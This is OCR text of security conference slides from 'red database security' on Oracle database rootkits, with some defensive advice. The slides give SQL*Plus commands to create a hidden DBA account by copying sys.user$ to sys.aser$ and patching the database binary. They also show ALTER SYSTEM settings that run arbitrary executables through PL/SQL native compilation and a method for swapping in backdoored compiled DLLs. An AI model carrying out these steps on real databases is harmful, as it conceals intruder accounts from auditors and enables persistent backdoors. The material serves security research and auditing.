
Rootkit – 2nd generation – modify binary



- An attacker can now modify the database executable(s) by replacing all occurrences of the table (sys.) user$ with the (new created) table sys.aser$

red database security

Rootkit – 2nd generation – modify binary



- An auditor, security consultant or security tool normally only checks the table sys.user$. But Oracle is using the table sys.aser$ containing the hidden user.

red database security

Rootkit – 2nd generation – modify binary

- Create a user hacker with DBA privileges

```
c:\tools>sqlplus "/ as sysdba"

SQL*Plus: Release 10.1.0.2.0 - Production on Wed Aug 2 07:46:40 2006

Copyright (c) 1982, 2004, Oracle.  All rights reserved.


Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, Oracle Label Security, OLAP and Data Mining options

SQL> create user hacker identified by hacker;

User created.

SQL> grant dba to hacker;

Grant succeeded.
```

red database security

Rootkit – 2nd generation – modify binary

- Create a copy of the table sys.user$
- Drop user hacker from sys.user$

```
SQL> create table sys.aser$ as select * from sys.user$;

Table created.

SQL> drop user hacker;

User dropped.

SQL>
```


Rootkit – 2nd generation – modify binary

- Shutdown database

```
SQL> shutdown immediate
Database closed.
Database dismounted.
ORACLE instance shut down.
```

Rootkit – 2nd generation – modify binary

- Patch binary file



Rootkit – 2nd generation – modify binary

- Start database (Now the table sys.aser$ is used)

```
C:\oracle\product\10.1.0\db_1\rdbms\admin>sqlplus hacker/hacker

SQL*Plus: Release 10.1.0.2.0 - Production on Wed Aug 2 09:57:54 2006

Copyright (c) 1982, 2004, Oracle.  All rights reserved.


Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, Oracle Label Security, OLAP and Data Mining options

SQL>
```

red database security

Rootkit – 2nd generation – modify binary

- Create a user hacker with DBA privileges
- Create a copy of the table sys.user$ (create table sys.aser$ as select * from sys.user$)
- Drop user hacker from sys.user$
- Shutdown database
- Patch binary file
- Start database (Now the table sys.aser$ is used)

red database security

Rootkit – 2nd generation – protection

- Oracle should sign their binary files
- Use checksum tools like tripwire to see modifications of binary files
- Harden your database to avoid hackers

red database security

Rootkit – 2nd generation – PL/SQL native

- Since Oracle 9i exists a new feature which allows to generate natively compiled code from PL/SQL
- Oracle generates a C-File which is compiled on the target machine
- The resulting .dll/.lib is executed instead of the original PL/SQL package.
- Oracle does not monitor the files in the file system
- Since 10g the dll‘s/lib‘s are stored in the database in clobs.

red database security

Rootkit – 2nd generation – PL/SQL native

- In Oracle 9i PL/SQL native is the easiest way to execute OS commands because you can set the name of the make utility via an ALTER SYSTEM command

```
alter system set plsql_native_make_utility=
'calc.exe';

alter system set plsql_native_make_file_name=
'c:\temp\mymakefile.mk';

alter system set plsql_native_library_dir=
'c:\temp\plsql_libs';
```

After every compilation of PL/SQL code, Oracle starts the PL/SQL compiler. In this case the Windows calculator.

red database security

Rootkit – 2nd generation – PL/SQL native


- In Oracle 10g PL/SQL native the compiler is retrieved from the registry/environment.

- The compiler syntax is taken from the file $ORACLE_HOME/plsql/spnc_commands

```
cl.exe %(src) /nologo /Ox /MD /Fo%(obj)
/I$(ORACLE_HOME)/plsql/public
/I$(ORACLE_HOME)/plsql/include /link /nologo
/dll $(ORACLE_HOME)/lib/orapls10.lib
/out:%(dll)
```

- A big difference is also that the lib/dll's are stored in the database now,

Rootkit – 2nd gen. – PL/SQL native (9i)




alter session set plsql_compiler_flags='NATIVE';

alter procedure **myprocedure** compile;

MYPROCEDURE_SCOTT___0.c

MYPROCEDURE__SCOTT___0.dll

Rootkit – 2nd gen. – PL/SQL native (10g)



alter session set plsql_compiler_flags='NATIVE';


alter procedure **myprocedure** compile;

red database security

Rootkit – 2nd gen. – PL/SQL native (9i)

```
/*----- Implementation of Procedure HELLO_NATIVE_COMPILATION -----*/
# ifdef __cplusplus
 extern  "C" {
# endif
# ifndef PEN_ORACLE
# include <pen.h>
# endif

/* Types used in generated code */

typedef union {ub1  st[252]; size_t _si; void * _vs;} PEN_State;
typedef union {ub1 cup[208]; size_t _cu; void * _vc;} PEN_Cup;
typedef union {ub1 slg[ 80]; pen_buffer p;} PEN_Buffer;

/* Macros used in generated code */

#define dl0 ((void ***)  (PEN_Registers[ 3]))
#define dpf ((void ****) (PEN_Registers[ 5]))


#define bit(x, y) ((x) & (y))
#define PETisstrnull(strhdl) \
  (!PMUflgnotnull(PETmut(strhdl)) || !PETdat(strhdl) || !PETlen(strhdl))
#define PMUflganynull(pmut)  (bit((pmut)->plsmflg, (PLSFNULL | PLSFBADNULL)))
#define PMUflgnotnull(pmut)  (!bit((pmut)->plsmflg, (PLSFNULL |
PLSFBADNULL)))
[…]
```

Rootkit – 2nd gen. – PL/SQL native (9i)



Implement a backdoor in the PL/SQL Package MYPROCEDURE


MYPROCEDURE_SCOTT___0.c (backdoored)

MYPROCEDURE__SCOTT___0.dll (backdoored)

MYPROCEDURE__SCOTT___0.dll.bck (backdoored - Copy)

red database security

Rootkit – 2nd gen. – PL/SQL native (9i)



Remove the rootkit from the PL/SQL Package MYPROCEDURE


And recompile the package again

MYPROCEDURE_SCOTT___0.c (original)

MYPROCEDURE__SCOTT___0.dll (original)

MYPROCEDURE__SCOTT___0.dll.bck (backdoored - Copy)

Rootkit – 2nd gen. – PL/SQL native (9i)



Replace the native compiled code on the operating system level by replacing the original file with the backdoored version.

The backdoored version is now called.

MYPROCEDURE_SCOTT___0.c (original)

MYPROCEDURE__SCOTT___0.dll (backdoored)

MYPROCEDURE__SCOTT___0.dll.bck (backdoored - Copy)

Rootkit – 2nd generation – protection


- Don’t use PL/SQL native if not necessary

red database security


Rootkit – 2nd gen. – Pinning

- To avoid memory fragmentation in the shared pool Oracle supports the preloading of (large) PL/SQL objects into the memory. This functionality is called pinning.
- The package dbms_shared_pool allows to pin and unpin PL/SQL objects (not installed by default)
- Changed objects are NOT automatically reloaded if they are changed.
- dbms_shared_pool.keep pins a package into the SGA
- dbms_shared_pool.unkeep removes a package into the SGA

Rootkit – 2nd gen. – Pinning





SGA



The PL/SQL package is loaded into the SGA for execution and dropped if not needed afterwards.


Rootkit – 2nd gen. – Pinning





